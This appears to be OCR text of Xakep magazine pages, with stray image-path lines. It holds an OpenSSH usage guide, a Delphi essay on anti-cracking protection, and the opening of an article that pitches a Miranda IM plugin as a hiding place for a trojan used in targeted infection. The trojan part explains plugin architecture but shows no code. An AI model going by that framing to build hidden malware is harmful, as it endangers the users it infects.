
Host myserver1
IdentityFile ~/.ssh/myserver_key
ForwardAgent yes
Protocol 2

Host myserver2
Port 31337
Protocol 2
Compression yes
ForwardX11 yes
```

Так как ключ публичный, можно смело выполнять копирование по незащищенному каналу.



Генерируем ключики в Putty



Импорт ключей - раз и навсегда

На Хакер CD/DVD ты найдешь маленький бонус - последние версии OpenSSH (нэйтивную для OpenBSD и portable-версию), скрипт keychain, а также полную версию статьи «Невинные ssh'алости в сетях» из Хакер ver.09.03(57).

```
server:~$ cat myserver_rsa.pub >> ~/.ssh/authorized_keys
```

Наконец, на сервере должна быть поддержка авторизации по ключам. Для SSHv2 ей соответствует строчка «PubkeyAuthentication yes» в /etc/ssh/sshd_config. Если требуется параноидальная безопасность, авторизацию по системному паролю можно теперь отключить («PasswordAuthentication no») в том же конфиге. В моем примере я так и сделал. Теперь пробуем зайти на сервер:

```
client:~$ ssh toxa@myserver

Access RESTRICTED. All you actions will be LOGGED

Permission denied (publickey).
```

Видим, что сервер отказал нам в попытке авторизации, распечатав поддерживаемые методы, несмотря на наличие у нас и на сервере пары ключей. Все дело в том, что по умолчанию ssh ищет ключи с определенным названием - identity для протокола SSHv1, id_rsa и id_dsa для протокола SSHv2, в чем нетрудно убедиться, взглянув на глобальный конфиг:

```
# vi /etc/ssh/ssh_config

#IdentityFile ~/.ssh/identity
#IdentityFile ~/.ssh/id_rsa
#IdentityFile ~/.ssh/id_dsa
#Port 22
#Protocol 2,1
```

Но мы обозвали ключ myserver_rsa и потому при логине должны указать путь к нему:

```
client:~$ ssh -i ~/.ssh/myserver_rsa toxa@myserver

Access RESTRICTED. All you actions will be LOGGED

Last login: Thu Nov 25 22:48:43 2004 from XX.XX.XXX.XX

OpenBSD 3.6-stable (FREDDIE) #0: Mon Nov  8 07:00:47 MSK 2004

Welcome to OpenBSD: The proactively secure Unix-like operating system.

server:~$
```

Если при генерации ключа ты не указал парольную фразу, а просто нажал <Enter>, то сервер пустит тебя без единого нажатия клавиши с твоей стороны. Это удобно, когда требуется автоматом что-либо отправить с машины на машину, например по вызову из crontab(5), ведь scp(1) (secure copy) как часть OpenSSH работает с ключами так же, как и ssh(1). Однако, чтобы достичь максимальной безопасности, секретный ключ стоит защитить парольной фразой. Это не замена паролю, ведь она ассоциирована с ключом, но стучать по клавиатуре все равно придется.

АВТОМАТИЗИРУЕМ ВСЕ!


«А вот и не придется, - скажут некоторые, - если использовать ssh-agent(1)». И будут правы. Ssh-agent(1) - это утилита из базовой поставки OpenSSH, созданная для того, чтобы держать в памяти парольные фразы к ключам, дабы их не приходилось постоянно вводить с клавиатуры. Запускаем агент, считывая его вывод в переменные окружения текущего шелла:

```
client:~$ eval `ssh-agent`
Agent pid 86704
```

С помощью ssh-add(1) добавляем агенту фразу от нашего ключа:

```
client:~$ ssh-add ~/.ssh/myserver_rsa
Enter passphrase for /home/toxa/.ssh/myserver_rsa:<вводим и нажимаем Enter>
```

Теперь на сервер нас пустят без запроса чего-либо, но не забудь, что секретный ключ все еще защищен парольной фразой. Утилита ssh-agent(1), несмотря на очевидные удобства, имеет определенные ограничения. Самое существенное - его действие не распространяется дальше текущего шелла. И если ты откроешь новое окошко терминала или зайдешь с другой физической консоли, тебе


Удаленная X-сессия через ssh - просто и безопасно

ВЫПОЛНЕНИЕ ОДИНОЧНЫХ КОМАНД

Для того чтобы выполнить одиночную команду или группу команд, совсем не обязательно полностью заходить на удаленную машину (с вызовом удаленного интерактивного шелла):

```
client:~$ ssh toxa@myserver "uptime;uname -a"
toxa@XX.XX.XXX.XX's password:<пароль, Enter>
2:44AM  up 23 days, 10:32, 1 user, load averages: 1.17, 1.19, 1.20
OpenBSD mercury.xxxxxx.ru 3.6 PUFFY#0 i386
```

Вот почему никогда не стоит следовать советам красноглазых админов и прописывать ssh-пользователям в конфиг их шелла что-нибудь вроде logout, дабы юзеры не могли зайти по ssh, то есть заходили бы, но тут же отваливались.



Закажи на сайте openbsd.org футболку с OpenSSH

вновь потребуется запустить агент и импортировать фразу. Вот почему ни один ленивый параноик не обходится без чудо-утилиты под названием keychain от создателя Gentoo Linux Даниэля Роббинса.

Работает keychain очень просто. После установки утилиты пропишем ее запуск в конфиг логина шелла. Заметь, не тот конфиг, который твой шелл считывает, будучи запущенным как интерактивная оболочка (например при запуске экземпляра xterm в иксах), а тот, который считывается при логине с консоли. Для bash это (в случае персональной настройки) ~/.bash_profile, для zsh - ~/.zlogin.

```
client:~$ echo "keychain --quiet" >> ~/.zlogin
```

Keychain запустится, вызовет ssh-agent и запишет в файлы ~/.keychain/<имя_хоста>-sh, ~/.keychain/<имя_хоста>-csh информацию об агенте:

```
client:~$ cat .keychain/myserver.org-sh
SSH_AUTH_SOCK=/tmp/ssh-Rqqpaozeks/agent.697; export
SSH_AUTH_SOCK;
SSH_AGENT_PID=698; export SSH_AGENT_PID;
```

Эти файлы предназначены для считывания их шеллом, в данном случае речь идет уже об интерактивной оболочке. В зависимости от того, какого она стиля (sh/csh), пропиши вызов нужного файла из конфига шелла. Так, для zsh это будет

```
client:~$ echo "source /home/toxa/.keychain/myserver.org-csh"
>> ~/.zshrc
```

Для bash:

```
client:~$ echo ". /home/toxa/.keychain/myserver.org-sh" >>
~/.bashrc
```

Последнее, что осталось сделать, - считать пассфразы всех ключей в память ssh-агента. Делается это при помощи все той же keychain. Для удобства можно написать маленькую функцию в конфиге шелла:

```
function kchadd() { find $HOME/.ssh/ -type f -name \*_rsa -exec
keychain -q {} \; }
```

Теперь достаточно один раз запустить скрипт:

```
client:~$ kchadd
Enter passphrase for /home/toxa/.ssh/id_rsa:
Identity added: /home/toxa/.ssh/id_rsa (/home/toxa/.ssh/id_rsa)
Enter passphrase for /home/toxa/.ssh/sunshine_rsa:
Identity added: /home/toxa/.ssh/sunshine_rsa
(/home/toxa/.ssh/sunshine_rsa)
```

И затем любая оболочка, в которой ты запускаешь ssh-сессию, будет знать о запущенном ssh-агенте, который, в свою очередь, будет знать про пассфразы. Более того, если в настройках клиента (/etc/ssh/ssh_config либо $HOME/.ssh/config) ты укажешь опцию «ForwardAgent yes», то агент будет следовать за тобой по пятам (на то он и агент), на какую бы машину ты не заэсэсэйчился. Таким образом, если с машины, на которой лежат секретные ключи, ты зашел на промежуточный сервер (например чтобы не светить свой оригинальный IP ;), а уже с него - на целевой хост, ключи будут работать, как если бы они лежали на промежуточном сервере.

ПРАВИЛЬНОЕ ПЕРЕНАПРАВЛЕНИЕ

Многие до сих пор используют механизмы вроде MIT Magic Cookies или xhost для запуска удаленного графического приложения на локальном X-сервере. А ведь OpenSSH умеет форвардить пакеты X-сессии, безусловно, шифруя данные. Прописывай в конфиг клиента (ssh_config) строчку «ForwardX11 yes», логинься на удаленную машину и запускай xterm, который появится на твоем экране как родной :).

Также при помощи ssh можно сделать простейший криптотуннель для clear-text протокола, например pop3. Тебе не понадобятся сторонние утилиты вроде Stunnel. Представь, что тебе надо снять почту с твоего сервера на работе, но не хочется использовать pop3-протокол в чистом виде, чтобы твой пароль не отснифали. Нет нужды заморачиваться с pop3 over TLS, у тебя же есть ssh-доступ к серверу. Запускай на локальной машине

```
$ ssh -L 11000:pop3.myserver.org:110 pop3.myserver.org
```

Затем настрой почтовый клиент на localhost, порт 11000, и вуаля - ты получил доступ к pop3 через ssh.

Вот небольшая доля тех трюков, которые можно проделать с OpenSSH. Уже чувствуешь, что твоя сетевая жизнь станет намного проще? :)



Официальный сайт OpenSSH



Shturmovik (Shturmovik@bk.ru)

CENSORED

ОЧЕРК О ЗАЩИТЕ

Всегда неприятно лицезреть в глобальной Сети кряк к твоей суперпрограмме. Конечно, идеальной защиты не существует, все, что создал один человек, другой всегда сможет сломать. Однако это отнюдь не значит, что жизнь прошла и писать защиту глупо. Грамотно построенную защиту могут взломать десятки людей, слабую - тысячи.

НЕ ДАЙ СВОЮ СОБСТВЕННОСТЬ В ОБИДУ

СМЕРТЬ СТАНДАРТАМ

В качестве памятки скажу, что для создания правильной защиты необходимо забыть о стандартах. Все компоненты нашего приложения должны разрабатываться динамически. Динамическое создание главной формы позволяет обмануть декомпиляторы в духе DeDe. Скопируй из плашки или исходника код динамического создания формы и попробуй скормить DeDe (он тоже присутствует на диске) полученный проект. В результате его работы не получится совершенно ничего информативного :).

Динамическая главная форма

```
procedure CreateMainForm;
var
 MainForm: TForm;
 M: TMethod;
begin
 Application.CreateForm(TForm, MainForm);
 Mainform.Caption:='CrackMe';
 Mainform.BorderIcons:=[biSystemMenu];
 Mainform.BorderStyle:=bsSingle;
 Mainform.Height:=245;
 Mainform.Width:=245;
 M.Code := @MainFormClick;
 M.Data := Pointer(MainForm);
 MainForm.OnClick := TNotifyEvent(M);
End;
procedure MainFormClick(Self: TForm; Sender: TObject);
 begin
 ShowMessage(Self.Caption + ': FormClick!');
 end;
```

ПРЯЧЕМ СТРОКИ

Пионеры в крэкинге всегда начинают свои эпохальные взломы с поиска строковых констант в приложениях, проще говоря, ищут сообщение о неправильном серийнике. Существует несколько способов защиты строк: динамические указатели, ссылки на ресурсы, хранение в dll, шифрование и т.д. Мы рассмотрим шифрование и ссылки на ресурсы. Впервые я увидел описание такой защиты у основателя cracklab.ru bad_guy'я. Код процедуры на плашке прост как int 21h.

Функция защиты строк

```
function ch(c:byte):string;
begin
ch:=chr(c);
end;
begin
MessageBox(0,PChar(ch(67)+ch(114)+ch(97)+ch(99)+ch(107)+ch(1
09)+ch(101)),
PChar(ch(67)+ch(114)+ch(97)+ch(99)+ch(107)+ch(109)+ch(101)),
mb_Ok);
end.
```

Из примера видно, что мы храним строковые константы в виде отдельных кодов символов строк, и результатом работы данного кода будет окошко с заголовком и текстом «Crackme». Единственное, что теперь от нас требуется, - это написать программу, которая будет преобразовывать строки в символы. Это самый простой пример, и взломщикам он уже известен,



так сказать, в лицо, однако сам алгоритм кодировки символа ты можешь придумать свой, что намного затруднит исследование дизассемблерного листинга программы. На скриншоте изображен наш любимый дизассемблер, который не видит строк «Crackme».

Второй способ заключается в том, что все строки хранятся в ресурсах файла или библиотеки и достаются оттуда динамически по мере необходимости. Для начала надо поместить строки в ресурс. Делается это просто. Создаем файл *.rc (я создал str.rc) и в нем пишем следующие строки:

```
STRINGTABLE
{ 1, "CrackMe" }
```


После чего файл сохраняем и компилируем: пишем в командной строке BRCC32 Str.RC, и у нас появляется готовый res.res-файл. Теперь посмотрим, как работать с ресурсом. Для этого, во-первых, надо объявить добавление файла в проект - после объявления файла формы - {$R *.dfm} пишем {$R str.RES}. Непосредственно в коде программы необходимо выжечь строку:

```
LoadString(hInstance, 1, Buffer, 255);
```

КОД ДЛЯ ПУНКТА «ХОД КОНЕМ»

```
procedure TForm1.Timer1Timer(Sender: TObject);
var
i: integer;
s, sn: string;
begin
s:=Edit1.text;
for i:= 1 to length(s) do
sn :=sn +'cr('+Inttostr(integer(s[i]))+')+';
Timer1.Enabled:=false;
delete(sn,length(sn),1);
if Proverka(sn)<>64759 then
 ShowMessage('You are not buy me') else
Timer3.Enabled:=true;
end;
procedure TForm1.Edit3Change(Sender: TObject);
label 1;
begin
Randomize;
1: Timer1.Interval:=random(1000000);
form1.Caption:=IntToStr(Timer1.Interval);
if Timer1.Interval<8000 then goto 1;

Timer1.Enabled:=true;
end;
procedure TForm1.Button1Click(Sender: TObject);
begin
Timer2.Interval:=5000;
Timer1.Interval:=4900;
Timer2.Enabled:=true;
//Не забудь поместить сюда псевдофункцию
Form3.Show;
//Форма с надписью «Ждите!»
end;
procedure TForm1.Timer3Timer(Sender: TObject);
begin
MessageBox(0,'You win!','crackme', mb_OK);
end;
```


Обманутый дизассемблер

Здесь 1 - это индекс строки в ресурсе, buffer - символьный массив в качестве буфера, его еще надо объявить, 255 - максимальный размер буфера. Следующей строкой мы уже присваиваем значение заголовку формы:

```
Form1.Caption := StrPas(Buffer);
```

Используя метод защиты строк (их еще много, просто либо я о них не знаю, либо скрываю :)), можно смело показывать окошко всем, однако необходимо учесть еще некоторые нюансы, о которых речь пойдет далее.

СИЛА В КАРТИНКЕ!

Есть и другой интересный способ - это вывод рисунка вместо текста. Его мы сейчас и рассмотрим. Создадим две картинки с текстом Unregistered и Registered соответственно. Как поместить в ресурс файл картинки (*.jpg) тебе уже должно быть известно. В приведенном ниже коде я показал, как извлечь их оттуда (не забудь добавить модуль JPEG в uses).

Выгружаем рисунок из ресурса

```
var
 OurJPG: TJPEGImage;
 ResStream: TResourceStream;
begin
 try
 OurJPG := TJPEGImage.Create;
 ResStream := TResourceStream.CreateFromID(HInstance, 1,
RT_RCDATA);
 OurJPG.LoadFromStream(ResStream);
 Image1.Canvas.Draw(10,10, OurJPG);
 finally
 OurJPG.Free;
 ResStream.Free;
 end;
```

В данном случае рисунки приходится хранить, опять же, в ресурсах файла, однако это не совсем правильно с точки зрения защиты. Поэтому можно поступить хитрее: поместить объект Tpanel на форму и при удачной или неудачной регистрации всего лишь придавать ему разные оттенки зеленого или красного цветов. Если ты решил последовать этому методу, советую использовать именно разные оттенки цветов, которые должны генерироваться генератором случайных чисел. Вообще, генератор случайных чисел - вещь очень полезная и желательная при написании защиты.


Генератор оттенков зеленого цвета

```
var
bufer: string;
gencolor: integer;
begin
randomize;
gencolor:=random($FF);
bufer:='$00'+IntToStr(gencolor)+'00';
Panel1.Color:=StrToInt(bufer);
end;
```

Нетрудно догадаться, что все приведенные методы работают лишь на этапе регистрации, в данном случае мы строим защиту только в одном месте, что в корне неправильно. Пойдем дальше :).

ХОД КОНЕМ

Если ты заюзал все вышеперечисленные методы, новичок-взломщик будет очень долго ломать голову над исследованием процесса регистрации. Опытный хакер не увидит вообще никакой преграды на своем пути, а просто начнет трассировать программу от события нажатия кнопки. Попробуем усложнить ему жизнь, считывая данные не процедурой нажатия кнопки, а раньше или позже нажатия. В своем исходнике я использовал третье поле, якобы предназначенное для ввода специального ключа. Конечно, это сделано для отвода глаз :), а самое главное тут - это три функции проверки данных. Если быть точнее, на одну функцию проверки будут приходиться три функции считывания. Разберемся поподробнее. Допустим, мы сделали регистрационный код, ориентированный на 9 знаков. Теперь создадим обработчик события OnKeyPress для компонента Tedit, который будет являться как раз полем для ввода серийного номера. Суть в том, что мы будем отслеживать первую половину серийного номера, введенного в поле Tedit, и



На CD ты найдешь исходники моего крэкми, в котором заюзаны методы из статьи.



www.delphi-world.narod.ru - отличный сборник статей (а их более 5000) по Delphi.

www.delphimaster.ru - тоже Delphi, но с огромным замечательным форумом.

www.cracklab.ru - огромный ресурс, посвященный взлому и защите программ.

Рисунок вместо текста

передавать ее значение какой-нибудь глобальной переменной. В этом случае лучше опять скрыться за шифрованием (вспомни защиту строковых констант). Следующую половину мы получаем, перейдя на поле для ввода специального ключа. В данном случае нам надо сделать это в обработчике событий поля. Вторую половину тоже желательно подвергнуть шифровке. В исходнике я осуществил все то, о чем было сказано выше. Теперь займемся обманом. Итак, мы поместили зашифрованные данные в переменную. Взломщик, конечно, может перехватить наши действия, поставив в отладчике точку останова на считывание текста, но от этого, во-первых, никуда не денешься, а во-вторых, есть большая вероятность запутать и обмануть взломщика. Вернемся к нашим баранам, то есть к кнопке. Тут все просто, кнопка с ее обработчиком - чистая фикция, после нажатия на нее вызывается процедура псевдопроверки кода и что-нибудь возвращается в качестве результата, в это же время нажатие кнопки запускает таймер, а еще раньше - генератор случайных чисел для выставления интервала задержки таймера. Теперь в обработчике таймера будет располагаться результат нашей проверки либо вызов самой функции проверки. Трассируя обработчик события нажатия на кнопку, взломщик попадет на первую подложную процедуру, которую он начнет исследовать. В этом случае желательно засветить регистрационные данные в теле функции, тем самым направив взломщика на якобы светлый путь. Посмотри на врезку, там я расположил общий код для этого пункта статьи. Там нет только самой функции проверки, которая есть в исходнике на диске.

ТИП НАПОМИНАНИЯ

Выше мы рассмотрели методы защиты программ на уровне регистрации. Однако в самом начале программирования платного софта надо определить, каким образом вынудить пользователя его купить. Это достигается общеизвестными приемами, ставшими уже стандартом: наг-окно, триальный срок, демо-версия и баннер. Понятное дело, что взломщик может даже и не заглядывать в форму регистрации и не разбираться в алгоритмах генерирования ключа. Намного проще превратить 30-дневный срок в бесконечный, убрать наг и т.д. Из всего вышеперечисленного для лучшей защиты я предпочитаю баннер. Баннер - вещь достаточно надоедливая, поэтому уже после нескольких дней работы пользователь (маловероятно, что он русский) будет вынужден купить злосчастную программу, дабы избавиться от проклятого изображения. Корень проблемы состоит именно в процедуре отображения баннера. Теперь нам предстоит выяснить, каким образом можно защитить код нашей функции. Первым делом в качестве профилактики и небольшого осложнения отладки необходимо поставить большую частоту обновления главного окна программы, в связи с чем отладчик будет ежесекундно сообщать о появлении нового окна (это затруднит вычисление места создания баннера). На протяжении всей статьи я не раз прибегал к услугам генератора случайных чисел и таймера. Да-да, я намекаю на то, что для правильной защиты баннер должен появляться не сразу при создании главного окна программы, а через некоторое время, выдаваемое генератором случайных чисел. Тут же я хочу рассказать и о так называемом методе вложенных процедур. Простой пример - это использование нескольких таймеров, которые запускаются при одних условиях, но только один-два из них отвечают за построение баннера. При вложенности процедур таймера будет очень сложно построить логическую цепочку работы программы.

Если ты считаешь, что размер баннера не имеет значения, то ты, мягко говоря, заблуждаешься.

Кстати, если ты считаешь, что размер баннера не имеет значения, то ты, мягко говоря, заблуждаешься. Приведу простой пример: когда возникла потребность убрать баннер в одной программе, я просто заменил его размеры и начал искать их в дизассемблерном листинге. По этим данным я нашел место, где производилась процедура прорисовки баннера, после чего его не стало. Вывод: генерируем размеры баннера случайным образом :).

Генератор размеров баннера

```
label 1,2;
var
x,y: integer;
begin
randomize;
1: x:=random(400);
2: y:=random(400);
if x<300 then goto 1;
if y<200 then goto 2;
Form2.Width:=x;
Form2.Height:=y;
Form2.Show;
```

Есть и еще одна интересная мысль - при запуске программы запускать таймер и производить проверку, допустим, каждые 10 минут работы (естественно, опираясь на все антикрэкерские средства, описанные мной выше). Чтобы не пускать существование нашей рекламы на самотек, я предлагаю тем же таймером проверять наличие баннера через определенные промежутки времени. Если это окно с заголовком, можно просто получать хэндл баннера, тем самым проверяя, точно ли баннер отображается или же его срезали. В противном случае можно просто вызывать функцию отображения несколько раз. Добить мозг юного взломщика можно приемом вложенных процедур, когда процедура прорисовки баннера заложена в процедуру проверки регистрационных данных и уже оттуда, независимо от правильности регистрации, идет код, который отвечает, допустим, за создание главного на форме. Таким образом, просто вырезать процедуру проверки невозможно - не будет работать программа. В этом случае хакеру придется трассировать код с заходом во множественные процедуры. Это может выдержать опытный взломщик, однако крякеры рангом поменьше просто пропадут в процедурах и утонут, как Титаник :). На основе всего, что мы рассмотрели в данной статье, я написал свой крэкми, который предлагаю для всеобщего обучения как исследователям защит, так и тем, кому она необходима.

ПОСЛЕСЛОВИЕ

Конечно, я рассмотрел и привел лишь малую, но действенную часть методов защиты программ. Однако, познав основы, ты сможешь разобраться и с более серьезными вещами. За кадром остались такие методы, как защита сервисом, создание исключений (SEH) и многое другое из набора программиста, разрабатывающего защиту. Скорее всего, мы еще рассмотрим эти методы на страницах «Кодинга» :).



Мы рассмотрели методы защиты программ на уровне регистрации.

i Также я предлагаю разрабатывать приложения, работающие только в NT-системах, где невозможны некоторые функции отладчиков, а следовательно это можно считать приемом антиотладки.

Николай «GorluM» Андреев (gorlum@real.xakep.ru)

РАНДЕВУ С МИРАНДОЙ

Ася была, безусловно, замечательной девушкой, просто немного полноватой и капельку ленивой. Сидела себе, ничего не делала, а ресурсы жрала. Хотя нет, вру, кое-что она все же делала - она рекламу показывала и противно гудела при загрузке. С каждой новой версией рекламы и гудения только прибавлялось, толку - нет. Конечно, подобная ситуация недолго устраивала любителей пообщаться online, поэтому с первым же легким клиентом все переселили на него. Им оказалась Миранда. Стройненькая девушка IM с аккуратным открытым исходным кодом и поддержкой плагинов, о разработке которых я и расскажу тебе в этом материале.

ПИШЕМ СПАМ-ПЛАГИН ДЛЯ MIRANDA IM



Миранда стала такой популярной именно за счет плагинов, расширяющих ее функциональность. С их помощью обыкновенный легкий ICQ Client без труда превращается в мультипротокольного монстра со встроенным разговаривающим ботом и http-сервером и клиента для онлайн-шахмат по совместительству. «Все это безумно хорошо и невероятно занимательно, но каким боком это относится к нам, хакерам?» - спросишь ты. Я мог бы начать разглагольствовать, что хакерам ничто человеческое не чуждо и они тоже сидят в аське, но не стану :). Дело в том, что Миранда - это отличный темный уголок, где может спрятаться творение злого хакерского гения. Смотри: любой пользователь Миранды наверняка добавил ее в список доверенных приложений в файрвол, иначе как бы он смог общаться - раз. Плагин Миранды не создает дополнительного процесса, а использует miranda32.exe - два. Встроенные в Миранду сервисы позволяют без труда послать/принять любое сообщение, не утруждаясь при этом изучением тонкостей протокола Oscar, - три. Миранда обычно постоянно загружена, когда юзер в Сети, - четыре. Лучшего места для трояна просто не придумать!

Конечно, Миранда стоит далеко не на каждом компьютере, но если планировать направленный взлом/заражение, то разработка плагина для Миранды - оптимальное решение, не обдумать подобный ход было бы непростительным упущением со стороны хакера-профессионала.

ПЛАГИН С ПРОГРАММИСТСКОЙ ТОЧКИ ЗРЕНИЯ

Плагин - это модуль программы, расширяющий ее функциональность. Чаще всего плагин реализуется в виде динамической библиотеки (DLL), и это, как оказывается, невероятно удобно. Во-первых, DLL легко подгружается к программе - одна только функция нужна :). Во-вторых, для экспортирования функциональности модуля нужно всего лишь добавить ряд заранее обусловленных функций в таблицу экспорта. Обычно это функции загрузки и инициализации плагина (Load), выгрузки (Unload) и получения информации о плагине. Как тебе известно, для экспортирования нужно всего лишь добавить пару ключевых слов перед описанием функций - халява! Программа же для поддержки плагинов должна всего лишь просканировать какую-нибудь заданную в настройках директорию на предмет файлов с расширением dll, а у найденных файлов посмотреть экспортируемые функции и убедиться в сходстве с условленными. После этой процедуры она сможет просто передать управление одной из функций для использования встроенного в модуль кода. Но одним кодом DLL сыт не будешь, библиотеке нужно как-то использовать возможности ядра программы. Для этого аргументом одной из экспортируемых функций (Load) должна служить структура, в которой содержались бы адреса функций ядра, - плагин по мере необходимости будет извлекать из структуры адреса функций и использовать их по назначению.

Из всего вышесказанного следует то, что для реализации плагина (для Миранды или какого-либо другого приложения) нам потребуется создать динамическую библиотеку, которая экспортировала бы условленный в SDK программы набор функций. Мы это обязательно сделаем в процессе разработки плагина для Миранды, но сперва нам надо разобраться, в каком формате наша стройная подружка экспортирует функциональность из своего ядра в плагин. То есть мы должны понять, что мы сможем сделать из плагина и как мы это сможем.


Скачать SDK вместе с исходными кодами Миранды

РЕАЛИЗАЦИЯ ПЛАГИННОЙ СИСТЕМЫ В МИРАНДЕ

Сразу хочу заметить, разработана система очень и очень качественно, можно даже сказать, неглупо. Как это принято у всех плагинных систем, Миранда передает структуру с набором связующих с ядром функций аргументом функции Load (структура называется PLUGINLINK и описана в файле newplugi-napi.h SDK). В наборе адресов функций содержится только все самое необходимое, ты не встретишь там ни функцию отправки сообщения на заданный номер, ни процедуру для форматирования винчестера. Там только 12 системных функций (для версии 0.3.3+), среди которых стоит выделить только две действительно полезные: HookEvent - для обработки определенного события (то есть для установки функции-обработчика) и CallService - для загрузки сервисных функций ядра или других плагинов Миранды. Сервисные функции - это способ, за счет которого в структуре PLUGINLINK не нужно передавать тучу функций. Для этого есть некоторая таблица, в которой содержатся адреса процедур. Получить доступ к ней можно с помощью упомянутой выше CallService, указав ей параметры запускаемой функции, то есть ее ID - строку вроде «SRMsg/SendCommand» и два аргумента, lParam и wParam. С помощью этих сервисных функций и реализуется связь ядро - плагин и плагин - плагин, и именно с помощью них мы и будем реализовывать нашу гадкую программу.

Наверняка тебе также будет очень интересно узнать, что такую сервисную функцию ты можешь создать и сам с помощью CreateServiceFunction, передаваемой в уже изученной нами структуре. Это может быть полезно, если ты вдруг захочешь написать новый плагин, используя функциональность старого :).

СВАРГАНИМ ЧТО-НИБУДЬ?

